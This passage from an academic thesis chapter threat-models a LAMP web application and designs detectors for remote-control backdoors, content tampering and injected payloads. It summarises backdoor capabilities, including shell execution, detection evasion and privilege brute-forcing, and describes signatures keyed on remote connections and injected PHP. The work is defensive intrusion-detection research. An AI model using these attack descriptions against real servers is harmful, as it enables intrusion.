

Figure 6.1: Data flow diagram for a generic web application

The *Web Client* external entity represents all clients of the web application, typically web browsers. The *Back-End* external entity groups together all those back-end services required by the web process, possibly residing within a private network segment protected by a stateful firewall. Database servers are the most common case of such services. Both the web-client and back-end nodes are modeled as external entities highlighting that the threat analysis scope covers web server attacks, but not attacks targeting directly these entities without first passing though the web application.

6.1.2 Component-threat category pairs

The identified web application components are combined with applicable threat categories to produce a list of component-threat category pairs. The threat cat-

egories are: spoofing, tampering, repudiation, information disclosure, denial of service (DoS), and elevation of privilege (EoP). For each pair, example attacks are given based on knowledge from hacking literature, web hacking incident reports, honeypot reports and the Open Web Application Security Project's (OWASP) attacks page[1] [3–6, 9, 11, 31, 34, 150]. These examples are used to decide on the priority of each pair.

The web process is associated with all threat categories:

1. Spoofing: Example attacks include ones that involve malicious web-sites posing as authentic ones, e.g. URL squatting attacks.

2. Tampering: Example tampering attacks typically exploit input validation vulnerabilities in order to inject malicious code within the process memory.

3. EoP: EoP attacks are expected to follow tampering attacks where the injected code attempts to raise the privilege level of the web process.

4. Repudiation: These attacks primarily concern threats posed by web applications to web clients and so fall outside the threat analysis scope.

5. Information disclosure: Example information disclosure attacks are forced browsing and path traversal. Forced browsing attacks exploit insufficient access control where a restricted area of a web-site is accessed directly by guessing its URL. Path traversal attacks also exploit insufficient access control but target the disclosure of information from outside the web-path.

6. DoS: Example DoS attacks are asymmetric resource consumption and traffic flooding attacks. The first attack consists of repeatedly requesting an application script that erroneously allocates but does not relinquish application resources. Traffic flooding attacks aim to exhaust network and hosting machine resources in general.

The web repository is associated with the tampering, repudiation, information disclosure, and DoS threat categories:

1. Tampering: Example tampering attacks are web page defacements and planting of client-directed malware.

2. Repudiation: Example repudiation attacks are ones that tamper with audit logs that may be stored in the web-path.

[1] https://www.owasp.org/index.php/Category:Attack

3. Information disclosure: Example attacks are ones that disclose sensitive information from the web-path, such as forced browsing attacks.

4. DoS: An example DoS attack is the abuse of vulnerable application functionality that consumes disk space as a side effect without releasing it, causing hard-disk space exhaustion.

HTTP request/response data flows are associated with the tampering, information disclosure and denial of service threat categories:

1. Tampering: Example tampering attacks are man-in-the middle attacks that exploit weak or absence of cryptography.

2. Information disclosure: The same attacks as tampering apply.

3. DoS: Example DoS attacks on the request/response flows include ones that attack the Internet infrastructure, tampering with routing, or flooding it with malicious traffic in order to deny legitimate usage.

Web repository and back-end data flows are considered trustworthy since these are local to the web application server host. On the other hand, the combined HTTP and request/response and back-end input and output flows form a route through which client and back-end nodes can be targeted through prior exploitation of the web process. Collectively these data flows are labeled as 'web process input/output (I/O) flows' and are prone to tampering threats:

1. Tampering: The web process I/O data flows provide a complete route where first attack payloads are injected through web process exploitation, and then propagated to their final web client or back-end destination. This tampering pattern forms the basis for attacks such as cross-site scripting (XSS) and SQL injection (SQLi) that exploit input validation vulnerabilities.

Other threats to external entities that pass through the web applications are ones relevant to web clients. These are associated with the spoofing and repudiation threat categories:

1. Spoofing: An example attack is password brute-forcing attacks that exploits weak passwords or insufficient brute-forcing protection. A more sophisticated attack is session prediction, where attackers guess session management identifiers assigned to authenticated users by exploiting their predictability.

2. Repudiation: An example repudiation attack is when user actions are logged by identifiers stored in user accessible places such as cookies, which can be maliciously modified.

The 'web process tampering', 'web repository tampering', and 'web process I/O tampering' component-threat category pairs pose the highest risk. Web process tampering includes those attacks that can completely take control over the host server, web repository tampering includes attacks that can control the hosted application's content [9], while web process I/O tampering includes the most popular web attacks after DoS [5]. Together, these component-threat category pairs affect all the components of a generic web application since the web process I/O tampering also affects client and back-end nodes. In the following step, a number of attack objectives are first identified for each of these pairs, which are subsequently grouped into broad objectives. The same sources used to identify the attack examples above are also used to identify these objectives.

6.1.3 Web process tampering

Objectives attainable through web process tampering attacks include amongst others remote shell spawning, botnet joining, and web backdoor-installation. In order to further understand these attacks, malicious backdoors are investigated. *Meterpreter*[1] and *c99* [9], are two backdoors that both attempt to cover the needs of an attacker once a server process is hijacked. The *meterpreter* backdoor is a penetration testing tool providing security testers with commands to emulate realistic post-exploitation activity. The *c99* backdoor is an actual attacker backdoor captured in the wild by honeypots.

The following list summarizes the functionality of these backdoors, giving an idea about the end results that an attack can achieve through them:

- Establish network connections with internal/external hosts
- Alter the network routing table to reach internal network segments (applicable only to multi-homed hosts)
- Execute shell commands
- Execute web application server-side code

[1] http://www.metasploit.com

- Perform file up/downloads
- Perform file operations
- Search for sensitive information on the host server
- Avoid detection by killing intrusion detection probes or migrating to well-known benign processes
- Attempt an escalation of privilege by brute-forcing privileged user accounts

These attack objectives can be grouped into to a *malicious remote control* attack objective, representing all those attacks that obtain some form of remote control over the victim host server.

6.1.4 Web repository tampering

Objectives attainable through web repository tampering attacks include misinformation, covert file hosting, client-directed malware planting, malicious web server front-end installation, and web-site defacements. These objectives can be grouped into an *application content compromise* attack objective, covering any attack that compromises the integrity of the web application content. This objective, though, can also be attained as a consequence of prior malicious remote control. In order to avoid detection scope overlap, the distress detector covering this objective specifically targets only those attacks that result in application content compromise *without* gaining prior malicious remote control.

6.1.5 Web process I/O tampering

Objectives attainable through web process I/O tampering attacks include all those that can be achieved by attacking web browsers and back-end nodes (typically SQL databases) by using the vulnerable web application as an attack vector. These can be grouped into a *payload propagation* objective. Well-known attacks covered by this objective include cross-site scripting (XSS), SQL injection (SQLi), and HTTP response splitting attacks that inject and propagate JavaScript, SQL, and HTTP payloads respectively.

6.1.6 Attack objectives

Summarizing, the chosen web attack objectives are:

1. Malicious remote control
2. Application content compromise
3. Payload propagation

These objectives define the detection scope for the three developed distress detectors. The following sections give an overview of how the distress signatures for each detector are chosen by following the signature selection steps from the signature definition method. These signatures set the requirements for the five main distress detector components: the suspect probe and alerter, the symptom probe and alerter, and the attack request detector. For each detector, an overview of the prototype implementation for the target Linux/Apache/MySQL/PHP (LAMP) setup is also given. This configuration is common for Internet-facing servers[1], with PHP applications known to be notorious targets for web attacks [9, 30]. Further implementation details for all three detectors can be found in appendix B.

6.2 Malicious remote control detector

The malicious remote control detector has within its detection scope those attacks that obtain some form of remote control over the victim host server. Remote shell spawning, botnet joining, private network segment penetration, and web backdoor installation are examples of how this objective can be achieved.

6.2.1 Distress signatures definition

Distress heuristic - The necessary action associated with this objective is to establish a remote IP connection to the victim. Only once this connection is established can an attacker proceed to execute shell commands, say to search for sensitive information or use the victim as an attack bot. A malicious remote connection can be set up either by establishing a new TCP/UDP network connection over an unused server port, or by establishing a new connection to an already listened-to

[1] http://www.netcraft.com

web server port, typically port 80 (HTTP) and 443 (HTTPS). Establishing a connection to an already listened-to web server port is actually a permitted benign operation allowing web clients to connect to the web server and use its services. Yet, an attacker could leverage the use of this permitted operation to first maliciously extend the code-base of the web application, for example by uploading a script, and then activate it through its URL. These two necessary actions provide the distress heuristic for the attack objective.

Symptom signatures - Successfully establishing a new IP connection over an unused server port requires the corruption of a web server process, or a spawned child process, that initiates it on the attacker's behalf. The attacker-controlled connection is established either by connecting to a remote port, or by establishing a listened-to port to which attackers can connect to. These events are captured by the symptom signature 'Internet connection or listened-to port established by web application server processes or child processes'. Extending the code-base of the executing web application with malicious code can be achieved by adding or modifying server-side scripts or byte-code files. Contrary to platform-level code, run-time code-base extension at the application level is possible simply through file creation or modification, and is recognized by the symptom signature 'application code-base extension'.

Suspect signatures - Attack HTTP requests that are able to generate the identified symptoms must contain code to establish the remote connection. This code is then either dynamically or statically injected into the vulnerable web application during successful attack execution. Dynamic code injection loads the attack payload into the compromised web server's process memory and directs the execution flow to it. Static code injection, on the other hand, injects code directly into scripts or byte-code files, possibly containing a complete malware file rather than just a sequence of instructions. Thus, an HTTP request containing a valid instruction sequence, either machine code (e.g. x86 assembly) or application server scripts/bytecode (e.g. PHP script or a compiled java servlet), is suspicious, and is recognized by one of the following suspect signatures: 'executable content intended for dynamic injection' and 'executable content intended for static injection'.

Correlation method - The IP address-port pair provides the distinctive feature to detect malicious remote control attacks that establish a new connection through a server port. These attacks either connect to a remote IP address-port, or bind to a local port to accept new connections. So, the identifier associ-

ated with alerts raised by the corresponding symptom signature is defined as 'IP address-port pair'. This address-port pair is also expected to be present in the executable content of the attack HTTP request. However this feature could be obfuscated. Dynamic analysis can be helpful in such cases since both the IP address and port would require de-obfuscation before they are passed on to the networking system calls during attack payload execution. So, the presence of the address-port pairs should be present in the system call trace generated when executing the payload of all such attack requests. The identifier for alerts raised by the corresponding suspect signature is defined as the 'system call trace'. The IP address-port identifier is expected to provide a feature similarity link only for attack HTTP requests and their consequent symptoms. Suspicious but benign requests are not expected to generate system call traces with networking system call arguments that match address-port pairs in benign or attack network connection establishments. The correlation condition is: 'IP address and port from the symptom alert identifier are passed as arguments within a networking system call in the suspect alert identifier'.

The code extension provides the distinctive feature to detect ongoing malicious remote control attacks that establish a new connection over already listened-to ports. This is expected to be the only manner through which the listened-to port can be leveraged to take over the control of the web application. So, the identifier associated with alerts raised by the corresponding symptom signature is defined as the 'code-block' containing the newly introduced code. This code-block is transported to the target server through an attack HTTP request that injects it as part of the code-base. In this regard, the identifier associated with alerts raised by the corresponding suspect signature is this 'code-block' that eventually ends up extending the application's code-base. In this case content obfuscation is not of a concern since any obfuscated code still constitutes valid application code and should be recognizable as such. Any obfuscated code is also expected to be added to the code-based in that form. De-obfuscation would require prior dynamic injection of code, and would be detected by the previous signature that covers dynamic injection.

The code-block identifier is expected to provide a feature similarity link only for attack HTTP requests and their consequent symptoms. Suspicious but benign HTTP requests are not expected to include executable content for benign or malicious code-base modifications. The correlation condition is: 'executable content from the suspect alert identifier is present in the symptom alert identifier's

Table 6.1: Detector 1 - Malicious remote control signatures

Detector 1 distress signatures	
Attack objective	Malicious remote control - All attacks resulting in remote control gained by the attacker over the host server.
Suspect signatures	**S1**-Executable content intended for dynamic injection. **S2**-Executable content intended for static injection.
Symptom signatures	**SYM1**-Internet connection or listened-to port established by web application server processes or child processes. **SYM2**-Application code-base extension.
Suspect alert identifiers	**SID1**-System call trace. **SID2**-Executable content.
Symptom alert identifiers	**SYMID1**-IP address-port pair. **SYMID2**-Code-block.
Correlation conditions	**COND1**-IP address and port from SYMID1 are passed as arguments within a networking system call in SID1. **COND2**-Executable content from SID2 is present in a SYMID2 code-block.

code-block'. The distress signatures are presented in table 6.1.

6.2.2 Detector requirements

The distress signatures just defined set the requirements for this distress detector. Given the adversarial environment in which detectors are expected to operate, distress detectors are required both to detect web attacks and not to be prone to attack. Detector requirements are specified with respect to the main components of distress detectors.

Suspect probe - The suspect probe is required to capture HTTP requests and decode them according to the HTTP protocol.

Suspect alerter - The suspect alerter is required to extract strings from the HTTP request that could be processed individually during web request handling. It must also decode them appropriately in the manner they are expected to be processed (e.g. URL decoding). The extracted strings have to be checked whether they constitute executable content, i.e. whether they qualify as valid machine code of the target hardware platform, valid server-side scripts accepted by the web application platform, as well as shell commands or scripts for any operating system shell or interpreter installed on the host server.

Identified executable strings are required to have their system call trace generated. This trace must be as close as possible to what will be executed by the target application. Moreover, since its generation involves the execution of potentially harmful content, this process must be carried out in a safe environment. A suspect alert is raised for every HTTP request that contains at least one such executable string. The alert must identify the HTTP request against which it is raised and must include the system call traces as alert identifiers.

Symptom probe - The symptom probe must monitor all network connections or listened-to ports established by all processes forming part of the web server, any separately executing application server, and their spawned child processes. The address-port pair for all these events must be recorded. The code-base of the web application, comprising all server-side scripts/application logic, should also be monitored for any modifications to it. The corresponding code-blocks must be recorded. Being a host-level probe, it requires protection from attacks that gain control over the host server and subsequently subvert the probe.

Symptom alerter - The symptom alerter is required to raise a symptom alert for every network connection establishment or code-base extension of interest, and must include the corresponding address-ports or code-blocks.

Attack request detector - The attack request detector must correlate those symptom and suspect alerts where the address-port pairs are present as arguments within a system call entry, or they contain the same code-block. A distress alert is raised for every correlated pair of alerts, identifying the HTTP request associated with the suspect alert as responsible for the attack.

6.2.3 Implementation

6.2.3.1 Detector overview

Figure 6.2 shows an overview of the detector. The five detector components are implemented in a manner to suit a distributed deployment. In general, the processing of information provided by intrusion detection probes does not have to be carried out on the monitored web application host, and it can be preferable to shift load to a separate 'log server' [53]. Furthermore the network-level probes can also reside on a separate node that sees all web traffic destined to the monitored host. Therefore, network routers and specialized hardware connected to the monitoring port of a switch residing in the same network segment as with the web application host, are both suitable options.



Figure 6.2: Distress detector 1 data flow diagram

The 'Monitor HTTP requests' process implements the suspect probe. It monitors the network traffic, filters the HTTP requests and performs their decoding. HTTP requests are sent to the 'Handle HTTP request flow' process that implements the first part of the suspect alerter component. This process enables the distributed deployment of the suspect probe and the alerter components by allowing them to communicate through a network connection. The 'Extract request strings' process identifies all the strings that could be processed individually during web request handling. Finally, the 'Check for executable content' process completes the suspect alerter implementation by checking each individual string for executable content. For every executable string found, their system call trace is generated and a suspect alert is raised.

The 'Monitor IP connections' process implements the first part of the symptom probe. It monitors network connection events associated with the monitored web application and outputs the IP address-port pairs for them. The 'Monitor code-base' process completes the symptom probe by monitoring the code-base for any additional code. The symptom alerter is also designed with distributed

deployment in mind and is implemented by the 'Handle system event flow' process that receives the flows produced by the suspect probe processes, and raises symptom alerts accordingly. Finally, the 'Match identifiers' process implements the attack request detector, that compares the suspect alert identifiers with the symptom alert identifiers, raising a distress alert whenever one of the correlation conditions is satisfied.

Three processes of this detector require isolation. The 'Monitor IP connections' and the 'Monitor code-base' processes, being the ones that implement the symptom probe, require protection from attacks that gain control over the host server and therefore need to be isolated from the processes of the web application in case they are subverted by an attack. Host-level probes can be implemented at a user-level, kernel-level, or external to the monitored system if the monitored application is deployed within a virtual machine or a fully emulated system [151]. Each option increases the level of protection of the probe but also increases the difficulty of the implementation. Kernel-level and external implementation require full knowledge of kernel data structures. For this reason, this and all other host-level probes in the other detectors target a user-level deployment. Protection is provided through the principle of least privilege, where the monitored application executes under a non-privileged system user having only the necessary privileges required for its operation. This setup limits the possible ways in which an attack that subverts the web application can interfere either with the executing processes or the static resources of the detector probes.

The remaining process requiring isolation is the 'Check for executable content'. It implements the functionality of the suspect alerter that generates system calls from potentially harmful content, and therefore requires isolation for protecting from any side effects. The safest way to handle such content would be through emulation [151]. Processor emulation can be suitable for real-time intrusion detection, avoiding the overhead of full system emulation. `libemu`[1] is a processor emulation library that also provides system call emulation. However it is intended primarily for attack payloads written in machine code (shellcode), and its adaptation to interpreted scripts requires further exploration. Full system emulation can provide access to system calls as well as access to script interpreters. However, this option is expected to be less efficient. Virtual machine introspection offers another alternative that provides the same features of full system emulation, but with potentially better performance through the native execution of

[1] http://libemu.carnivore.it/doxygen/html/emu__env__linux_8c.html

non-privileged instructions [151]. Whilst offering simpler approaches as compared to processor implementation, both the latter approaches require expensive implementation. For the purpose of this prototype implementation, as with the case of symptom probe processes, isolation is also provided through the principle of least privilege. System call generation is carried out under the identity of a low-privileged system user and only given access to a single file-system subtree specifically assigned for this purpose. In this manner, the 'Check for executable content' process is restricted from interfering with the rest of the detector processes on the log server. Furthermore, this configuration is complemented with a network firewall isolating all network traffic except for the detector-related one. In this manner, the 'Check for executable content' process is also restricted in interfering with the other hosts on the network.

The following sections present further low-level implementation details for each detector component.

6.2.3.2 Suspect probe

The 'Monitor HTTP requests' process is implemented using `tshark`[1]. `tshark` is a network protocol analyzer that offers real-time monitoring capabilities through `dumpcap`. It offers efficient capture of packets aiming to minimize packets loss. `tshark` has ready-made protocol decoders for HTTP and Multipurpose Internet Mail Extensions (MIME)[2] that is used by HTML forms[3]. `tshark` is called as an external process with the decoded HTTP requests provided as Packet Details Markup Language (PDML) strings.

6.2.3.3 Suspect alerter

The 'Extract request strings' process extracts individual HTTP headers values, HTTP query and POST strings, individual query string values, MIME part header values and base64 decoded MIME payloads directly from the PDML formatted HTTP request content. HTTP Query and POST strings are URL decoded as would be the case by a web server. Furthermore, it can be safely assumed that any attack payload will not remain functional once its undergoes URL encoding, without having to be decoded.

[1] http://www.wireshark.org
[2] RFC 2045
[3] http://www.w3.org/TR/html401/interact/forms.html

The 'Check for executable content' process checks each of these strings for executable content intended either for dynamic or static injection. This component assumes an x86 processor, a PHP server-side script interpreter, as well as BASH and Perl interpreters as execution environments. It first filters out all those strings that are not likely to contain code. For example strings containing nulls are not suitable for injecting machine code within process memory [31]. This is followed by an attempt to generate a system call trace for each unfiltered string within each possible execution environment. Traces that look different from ones generated by control non-executable strings by the same execution environment are identified as executable. Static code injection checking assumes a PHP web application deployment and detects executable code by first searching for `<?php ... ?>` substrings that have to be present un-obfuscated for static injection to take place. The embedded sub-string is then tested for executable content in the same manner.

The isolation of the 'Check for executable content' process affects the requirement to generate systems call traces that are as close as possible to what is executed by the target application. For the analysis of self-contained code, it suffices that the isolated environment provides access to the same networking system calls available on the monitored host. This requirement is addressed by using the same operating system on the separate virtual/physical machine. However, attack payloads can also use external programs/libraries to establish a network connection, say `netcat`. This means that all networking-related programs must be replicated within the isolated environment. This could possibly encompass libraries of the web application server or code from the application itself.

Two further issues concerning system call trace generation are dealing with non-terminating or non-deterministic code. Non-terminating code will hang the 'Check for executable content' process, with no trace generated. This issue is addressed through a timeout in the process. Non-deterministic code executes differently every time, for example it could connect to a different IP address in every execution. This will cause suspect alert identifiers to feature a different address-port pair from the corresponding symptom alert. So far this issue remains. One option to address it will be to attempt multiple executions and flag non-deterministic code as an attempt to attack the detector.

The suspect alerts raised by this component contain the HTTP request content and the alert identifier. Identifiers consist of the set of system call traces for executable content intended for dynamic injection and the code-blocks intended

for static injection.

6.2.3.4 Symptom probe

The symptom probe is implemented by the 'Monitor IP connections' and the 'Monitor code-base' processes. The 'Monitor IP connections' process tracks all network connections and listened-to ports established by processes of the web server and their spawned processes. One possible implementation is to retrieve process and networking information made available by the kernel through linux's `/proc` file system. However this approach requires continuous polling for information as otherwise short-lived processes and network connections could be missed. For this reason `strace` is chosen. The `strace` system call tracer is bound to the main apache process and set to follow all spawned child processes and to trace all networking system calls. The 'Monitor code-base' process uses `find` to monitor all created or modified `.php` files within apache directories on a periodic basis.

6.2.3.5 Symptom alerter

The implementation of the symptom alerter consists simply of raising a symptom alert for every system event received from the symptom probe. Symptom alert identifiers consist either of an IP address-port pair in the case of network connection establishment events, or of the code-blocks associated with code-base extension events.

6.2.3.6 Attack request detector

The 'Match identifiers' process implements the attack request detector through a Perl regular expression engine. For each network-related suspect alert it attempts to match the IP address-port of the alert identifier with the arguments of system call trace entries in suspect alert identifiers. For code-related events, the hashes for individual PHP tag-enclosed substrings from the code-blocks of suspect and symptom alert identifiers are matched. Successful matches trigger distress alerts identifying the HTTP request of the suspect alert as attack.

6.3 Application content compromise detector

The application content compromise detector includes within its detection scope those attacks that compromise the integrity of web application content. Web-site

defacement, planting of client-directed malware, covert file hosting, and disinformation are examples of this objective. The detection scope of this detector covers only attacks that do not involve gaining prior remote control over the host server.

6.3.1 Distress signatures definition

Distress heuristic - The necessary action associated with this objective is to carry out file operations within the web-path.

Symptom signatures - File operations aiming to compromise the integrity of web application content are either carried out at the directory level by creating or deleting files, or at the level of individual files by modifying their content. These events are recognized by the symptom signatures: 'created/deleted file in the web-path' and 'modified file in the web-path'.

Suspect signature - The malicious manipulation of web application content requires injection of the manipulation code. Thus, attack HTTP requests must include code intended for dynamic injection. This notion of suspicious requests is the same as the first detector. However, static injection is not considered since it requires prior remote control over the server, and is therefore out of scope. So, the suspect signature in this case is 'executable content intended for dynamic injection'.

Correlation method - The file-path of the affected file(s) provides the distinctive feature of content compromise attacks. File-paths are associated with all operations that create, delete or modify files, and therefore they identify the alerts raised for both symptom signatures. File-paths are also always expected to be present as part of the executable content in the suspicious HTTP requests. Similarly to the previous detector, since the attack HTTP request content could be obfuscated, the chosen suspect alert identifier is the 'system call trace' generated from the executable content. File-paths modified during attacks are expected to link only attack HTTP requests and their consequent attack symptoms. Suspicious but benign HTTP requests are not expected to generate system call traces with file-management calls containing file-path arguments matching benign or malicious file operations. The correlation condition is: 'file-path from the symptom alert identifier is passed as an argument to a file-management system call in the suspect alert identifier'. The distress signatures are presented in table 6.2.

Table 6.2: Detector 2 - Application content compromise signatures

Detector 2 distress signatures	
Attack objective	Application content compromise - All attacks compromising the integrity of application content.
Suspect signature	**S1**-Executable content intended for dynamic injection.
Symptom signatures	**SYM1**-Created or deleted file in the web-path. **SYM2**-Modified file in the web-path.
Suspect alert identifier	**SID1**-System call trace.
Symptom alert identifiers	**SYMID1/SYMID2**-File-path.
Correlation condition	**COND1**-File-path from SYMID1/SYMID2 is passed as an argument to a file-management system call in SID1.

6.3.2 Detector requirements

The requirements derived from the distress signatures of the detector are as follows:

Suspect probe/alerter - The requirements for the suspect probe and alerter components are the same as in detector 1, excluding the requirement to recognize code intended for static injection.

Symptom probe - The symptom probe is required to monitor all create/delete/-modify file operations occurring in the web-path. The file-paths of the affected files must be recorded.

Symptom alerter - The symptom alerter is required to raise symptom alerts for every file operation of interest occurring in the web-path and set the file-path of the affected files as the alert identifier.

Attack request detector - The attack request detector is required to correlate those symptom and suspect alerts where file-paths from the identifier of the former are present as arguments within a system call entry of the latter. A distress alert is raised for every correlated pair of alerts, identifying the HTTP request associated with the suspect alert as responsible for the attack.

6.3.3 Implementation

6.3.3.1 Detector overview

Figure 6.3 gives an overview of the detector. At a high level it follows closely the first detector due to the common suspect signature involved. The symptom probe presents the main difference where all file operations in the web-path are



Figure 6.3: Distress detector 2 data flow diagram

monitored, rather than just those files containing application code, through the 'Monitor web-path modifications' process. This process is isolated in the same manner as the processes implementing the symptom probe in the first detector. Low-level implementation details also share similarities with the previous detector. The following sections focus on low-level details specific to this detector.

6.3.3.2 Suspect alerter

The 'Check for executable content' process, while sharing a similar implementation with its corresponding process in the first detector, faces two different implementation issues. The first is similar and requires the replication of external programs/libraries that perform file management operations. The second requirement concerns the file system structure that also has to be replicated in the isolated environment as otherwise code execution could fail. This requirement may be more difficult to satisfy since, in contrast to installation of programs, file systems may change as a result of application usage. This is not so much of a

problem when file-based operations are performed since the system call entry of interest will still be generated. The problem is with directory-based operations that search for the filenames to modify before proceeding with the modification and fail at the point of the directory opening attempt.

This issue is addressed by appending a wildcard character to directory paths of alert identifiers (in system call trace arguments) before passing them to the correlation process. In this manner the directory paths will still match the corresponding symptom alert identifiers without having to replicate the entire directory structure (e.g. the `/var/www/` system call argument is transformed to `/var/www/*` in order to match the `/var/www/index.html` symptom alert identifier). The limitation of this approach is that correlation may end up associating the suspect alert with a symptom alert raised for another file in the same directory as the file that is actually modified by the attack. In this regard, the correlation can only be assumed correct up to the directory path. On the other hand, this limitation is less of a concern in terms of false positives since benign HTTP requests are not expected to generate system call traces with file-management calls containing directory paths matching ones for specific deployments.

6.3.3.3 Symptom probe

The symptom probe is implemented by the 'Monitor web-path modifications' process. Similarly to the previous detector, a `find`-based approach is used. However, this time all files are taken into consideration rather than just PHP files. Furthermore, file deletion is also an event of interest in this case. These events are tracked by an `ls`-based procedure that periodically checks for previously listed files that disappear.

6.3.3.4 Attack request detector

The 'Match identifiers' process follows a similar implementation to the previous detector. In this case, though, it is file-paths from symptom alert identifiers that are matched to arguments in system call trace entries, rather than IP address-port pairs. This difference gives rise to a further implementation issue. Whilst symptom alert identifiers always consist of absolute file-paths, file identifiers found in system call traces generated from the content of suspicious HTTP requests may utilize relative paths, or paths containing the special `./` and `../` directory pointers, or even multiple `/` file-path separators. This situation calls for the

normalization of file identifiers prior to their comparison. Path canonicalization cannot work in this case due to the absence of the replicated file-system structure of the monitored host. Therefore this issue is resolved in a similar manner to the call trace generation issue in the suspect alerter component. First, file-paths from system call arguments have their duplicate `/` removed, and then any missing absolute paths and special directory identifiers are transformed to wildcard characters.

6.4 Payload propagation detector

The payload propagation detector includes in its detection scope those attacks that target web client or back-end nodes through prior exploitation of the web application. Well known attacks, such as cross-site scripting (XSS), SQL injection (SQLi), and HTTP response splitting are all attacks aiming for this objective.

6.4.1 Distress signatures definition

